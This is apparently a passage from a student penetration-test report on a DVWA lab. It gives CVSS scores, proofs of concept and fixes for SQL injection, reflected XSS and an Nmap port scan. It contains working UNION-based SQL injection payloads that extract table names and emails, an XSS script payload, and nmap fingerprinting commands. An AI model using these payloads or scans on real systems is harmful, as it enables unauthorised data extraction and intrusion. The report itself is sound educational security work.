Hostname: http://193.167.189.112:2928/vulnerabilities/sqli/
Server IP address: 193.167.189.112

3.5.1 General information

SQL Injection is a vulnerability that affects the data bases of the target system. I occurs when an attacker manages to insert a SQL query via input data to the application. SQL Injection allows the attacker to view data, modify data and even execute administrator level commands such as shutting the database management system, which could lead to a denial-of-service, since the application could not be used.
Classification: CWE classification of this vulnerability found is CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Business impact: A successful attack such as this could have far reaching effects on business. In this case I was able to find a certain email from the databases and since there were essentially no protections in place, leak of any personal data, could fall under the GDPR article 5.1 f and sanctions up to €20 million (roughly $20,372,000), or 4% of worldwide turnover for the preceding financial year – whichever is higher could be placed. The attacker could also gain access to the administrator privledges, should the attacker find a table with admin login information. This could lead to the attacker shutting the database manager down and essentially preventing any use of the database. Loss of customer trust should be also taken into account, since attacks like this could lead to personal data such as passwords and email addresses leaking from the service.


CVSS calculation of this vulnerability is presented in Table 3.5

Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker is unauthorized prior the attack
User Interaction (UI)	None	No user interaction required
Scope (S)	Changed	The vulnerable component is the user ID data base and the affected component is the "vips" database
Confidentiality Impact (C)	High	Attack is be able to retrieve and read contents of files and expose sensitive data.
Integrity Impact (I)	High	It is possible for the attacker to modify the files in the server with a specialized SQL Injection.
Availability Impact (A)	High	Availability can be affected if the attacker shuts the database manager down.
Overall	10.0	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Table 3.5: CVSSv3 score of the issue

3.5.2 Proof of concept


First I find out what tables exist in the database:
' UNION SELECT table_name, table_schema FROM information_schema.tables #
From this query we get a list of the tables in the database. We need to request two columns in this, since the original SQL-query also requests two columns. With the query I get a lot of tables printed, but since we know that the target starts with "vi" it makes this a bit easier and also since I added table_schema we can narrow it down by looking for dvwa as printed "surname". With this information I found the correct table name: "vips".



```
ID: ' UNION SELECT table_name, table_schema FROM information_schema.tables #
First name: guestbook
Surname: dvwa

ID: ' UNION SELECT table_name, table_schema FROM information_schema.tables #
First name: users
Surname: dvwa

ID: ' UNION SELECT table_name, table_schema FROM information_schema.tables #
First name: vips
Surname: dvwa
```

Figure 3.13: Correct table found


Next we will find the email. Since I only want to find the email, i can just put it twice to get the result, since two columns is needed
' union select email, email from dvwa.vips #



```
ID: ' union select email, email from dvwa.vips #
First name: fcainho_gatinho2d@ncaccenture.com
Surname: fcainho_gatinho2d@ncaccenture.com
```

Figure 3.14: Target email found

I could also use:
' union select name, email from dvwa.vips #
which would print the name of the owner for the email.



```
ID: ' union select name, email from dvwa.vips #
First name: jennifer
Surname: fcainho_gatinho2d@ncaccenture.com
```

Figure 3.15: Email with name

3.5.3 Proposed solutions

Since SQl Injection can occur when dynamic database queries are constructed with string concatenation, which has user supplied input, it can be avoided by simply not writing dynamic queries with string concatenation. Other way is to simply prevent user input from affecting the logic of the query. One way of making sure that the logic is not interfered is by using prepared statements that force the developer to define the SQL code and pass the parameters to the query later. (OWASP, n.d.)

3.6 XSS

DVWA system.
Hostname: http://193.167.189.112:2928/vulnerabilities/xss_r/
Server IP address: 193.167.189.112

3.6.1 General information

Cross site scripting, or XSS, is a type of an attack where the attacker manages to inject a website or an application with malicious script. This attack allows the attacker to circumvent the same origin policy, that is used to segregate different websites from each other. (PortSwigger, n.d.) This way the attacker can send some malicious code to a different end user and the other users browser has no way of knowing that the script should not be trusted, since it seems to be coming from trusted source, and will thus execute that script. These malicious scripts can then access any cookies or session tokens that can be used in other attacks. (KirstenS, n.d.)

Classification: The CWE classification of this vulnerability is CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Business impact: Should the attack of this kind be successful the attacker could alter the content of the website affected and thus damaging the reputation of the company. The attacer could also re-direct the users to their own malicious sites, which could serve as a tool for stealing credentials or spreading malware. This as well would cause severe distrust for the company. Also since there is a possibility that user credentials could be stolen and sensitive information extracted, an incident could fall under the GDPR article 5.1 f and sanctions up to €20 million (roughly $20,372,000), or 4% of worldwide turnover for the preceding financial year – whichever is higher could be placed.


CVSS calculation of this vulnerability is presented in Table 3.6

Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker does not need any privileges
User Interaction (UI)	Required	The victim would need to navigate to the page containing the malicious scripts.
Scope (S)	Changed	The vulnerable component is the web server, but the script executes on victims browser.
Confidentiality Impact (C)	High	In worst case the attacker is able to perform remote code execution via shell upload and take control of the underlying operating system
Integrity Impact (I)	High	In worst case the attacker is able to perform remote code execution via shell upload and take control of the underlying operating system.
Availability Impact (A)	High	In worst case the attacker is able to perform remote code execution via shell upload and take control of the underlying operating system.
Overall	9.6	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

Table 3.6: CVSSv3 score of the issue

3.6.2 Proof of concept

In order to abuse the XSS with alert we need to compile a script such as:
<script>alert("Hello World!")</script>
In normal scenario this would call alert function and print the "Hello World" as an alert notification to the window. but in this case all of the special characters are mixed. I worked around this by putting all special characters to the text box and observing what gets printed back:
! " # $ % ' ( ) * + , - . / : ; < = > ? @ [\] ˆ _ ' { |} ~My input
" $ # ' % : } ; * { , - . < + \) = ( ] @ ' ! ~? _ ˆ / |> [The resulted output
As such we can "translate" what we want to say and compile it as working script:
<script>alert("Hello World!")</script>
translates to:
/script}alert>!Hello World\!</{script}



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

193.167.189.112:2574

Hello World!

Figure 3.16: XSS alert

3.6.3 Proposed solutions

One of the ways to prevent against XSS is to use output encoding. This way the input will not be interpreted as code but as text. Other way of preventing XSS is to utilize safe sinks in the HTML for example. These sinks will always treat the input as text and never execute them. For example using "textContent" instead of "innerHTML" is a good safe sink. (OWASP, n.d.)

3.7 Nmap Scan

DVWA system.
Hostname: http://193.167.189.112:2928/
Server IP address: 193.167.189.112

3.7.1 General information

Port scanning is a very common technique used for discovering opening and weak points in target network. Attackers can use it to determine which ports are open, what services are running on them, what version of a service is running and are there security services such as firewalls present. Security testers can use the same methods to find vulnerabilites that need fixing.

Categorisation: The CWE of this issue is CWE-200: Exposure of Sensitive Information to an Unauthorized Actor, since it reveals operating systems of the services and open ports.

Business impact: Should the attacker be successful in their port scan this can lead to further attacks, such as targeted attacks against known vulnerable services or Denial of Service attacks against open ports. This means that even if port scan most likely wont impact business it can lead to actions that most likely will have severe impact on the day to day business operations.


CVSS calculation of this vulnerability is presented in Table 3.7

Description	score	reason
Attack Vector (AV)	Network	Attack can be done remotely
Attack Complexity (AC)	Low	No special conditions needed
Privileges Required (PR)	None	Attacker does not need any privileges
User Interaction (UI)	None	The attack requires no interaction from users
Scope (S)	Unchanged	Impacted component is the same as the vulnerable component
Confidentiality Impact (C)	Low	Access to some restricted inforamtion is gained, but the attacker can not control what is obtained
Integrity Impact (I)	None	The attacker can not modify any data with this attack alone.
Availability Impact (A)	None	The attacker can not impact the availability of the resources with this attack alone.
Overall	5.3	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Table 3.7: CVSSv3 score of the issue

3.7.2 Proof of concept


First I check my computers IP address with command:
sudo ifconfig
This will return my IP address as shown in the Figure 3.17



```
uurtjjxz@attack_tools:~$ sudo ifconfig

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for uurtjjxz:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 173.1.111.3  netmask 255.255.255.0  broadcast 173.1.111.255
        ether 02:42:ad:01:6f:03  txqueuelen 0  (Ethernet)
        RX packets 181  bytes 22081 (21.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 84  bytes 14419 (14.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 3.17: ifconfig

After this I scan the network using the subnet mask 29. Results of this shown in figure 3.18 From this we can determine that our target is 173.1.111.2. This one has multiple tcp ports open as stated in the exercise.




```
uurtjjxz@attack_tools:~$ sudo nmap 173.1.111.3/29
Starting Nmap 7.70 ( https://nmap.org ) at 2022-04-06 05:35 UTC
Nmap scan report for docker-test-environment (173.1.111.1)
Host is up (0.000054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:55:39:C7:FF (Unknown)

Nmap scan report for uurtjjxz_meta2_1.uurtjjxz_nmap_lan (173.1.111.2)
Host is up (0.000080s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
111/tcp  open  rpcbind
1099/tcp open  rmiregistry
5900/tcp open  vnc
6000/tcp open  X11
MAC Address: 02:42:AD:01:6F:02 (Unknown)

Nmap scan report for attack_tools (173.1.111.3)
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

Figure 3.18: ifconfig

After this I will fingerprint the target with the following parameters: target computers IP address, ports 1025-65535, Version detection and Fastest timing template.

With this information I create the next Nmap command, which looks like this:
sudo nmap -p 1025-65535 -sV -T5 173.1.111.2
The scanning results can be seen from Figure 3.19
From the exercise I get the name of the service I need to find. The name is SSH and as we can see from the Figure 3.19, the port of that service is 59491.



```
uurtjjxz@attack_tools:~$ sudo nmap -p 1025-65535 -sV -T5  173.1.111.2
Starting Nmap 7.70 ( https://nmap.org ) at 2022-04-06 05:40 UTC
Warning: 173.1.111.2 giving up on port because retransmission cap hit (2).
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 57.61% done; ETC: 05:42 (0:00:54 remaining)
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 05:42 (0:00:00 remaining)
Stats: 0:04:49 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.30% done; ETC: 05:45 (0:00:12 remaining)
Nmap scan report for uurtjjxz_meta2_1.uurtjjxz_nmap_lan (173.1.111.2)
Host is up (0.000033s latency).
Not shown: 64488 closed ports
PORT      STATE SERVICE     VERSION
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
4499/tcp  open  smtp        Postfix smtpd
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6505/tcp  open  badm_priv?
6697/tcp  open  irc         UnrealIRCd
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
10300/tcp open  login
14664/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
18314/tcp open  ftp         vsftpd 2.3.4
19699/tcp open  tcpwrapped
21721/tcp open  unknown
24643/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
29726/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
31823/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
32138/tcp open  irc         UnrealIRCd
35818/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
38757/tcp open  unknown
38769/tcp open  rmiregistry GNU Classpath grmiregistry
43874/tcp open  ftp         ProFTPD 1.3.1
46386/tcp open  telnet      Linux telnetd
59491/tcp open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Figure 3.19: nmap scanning result

3.7.3 Proposed solutions

There are couple of solutions that work for this issue. For example a strong firewall should be implemented so that unauthorized access can be prevented and malicious packets such as ICMPv6 filtered. It should be considered to fileter IPv6 packets all together if that protocol is not used in the organization. TCP wrappers could also be utilized as these enable the admins to permit access based on the IP and domain names. Also the services operating in these ports should be updated as they are old versions and thus quite vulnerable. It would be worth considering to also close any ports that are not in active use.

Bibliography

Chandel, Raj. n.d. "Comprehensive Guide on Unrestricted File Upload," https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/.

Common Weakness Enumeration, a. n.d. "CWE-434: Unrestricted Upload of File with Dangerous Type," https://cwe.mitre.org/data/definitions/434.html.

Dumanhug, AJ. 2020. "Hacking Applications with File Inclusion," https://blog.secuna.io/hacking-applications-with-file-inclusion/.

KirstenS. n.d. "Cross Site Scripting (XSS)," https://owasp.org/www-community/attacks/xss/.

Maurya, Deepak, Kumar. 2020. "How To Prevent Brute Force Attacks With 8 Easy Tactics," https://ethicalhacs.com/dvwa-command-injection/.

O, Peter. 2011. https://askubuntu.com/a/25395.

OWASP. n.d. "Cross Site Scripting Prevention Cheat Sheet," https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

———. n.d. "OS Command Injection Defense Cheat Sheet," https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html.

———. n.d. "SQL Injection Prevention Cheat Sheet," https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

PortSwigger. n.d. "Cross-site scripting," https://portswigger.net/web-security/cross-site-scripting.

———. n.d. "File upload vulnerabilities," https://portswigger.net/web-security/file-upload.

———. n.d. "OS command injection," https://portswigger.net/web-security/os-command-injection.

Prichici, George. n.d. "File Upload Protection – 10 Best Practices for Preventing Cyber Attacks," https://www.opswat.com/blog/file-upload-protection-best-practices.

Shyam, Oza. 2021. "File Inclusion Vulnerabilities — Web-based Application Security, Part 9," https://spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-web-based-application-security-part-9/.

Tucakov, Dejan. 2018. "How To Prevent Brute Force Attacks With 8 Easy Tactics," https://phoenixnap.com/kb/prevent-brute-force-attacks.

Zhong, Weilin. 2021. "Command Injection," https://owasp.org/www-community/attacks/Command_Injection.

Zolotukhin, Mikhail Zolotukhin, and Timo Hämäläinen. 2021. "Signature-based intrusion detection," https://tim.jyu.fi/view/kurssit/tie/ties327/2021/tutorials/signature_ids#0NcupA8HcbQL.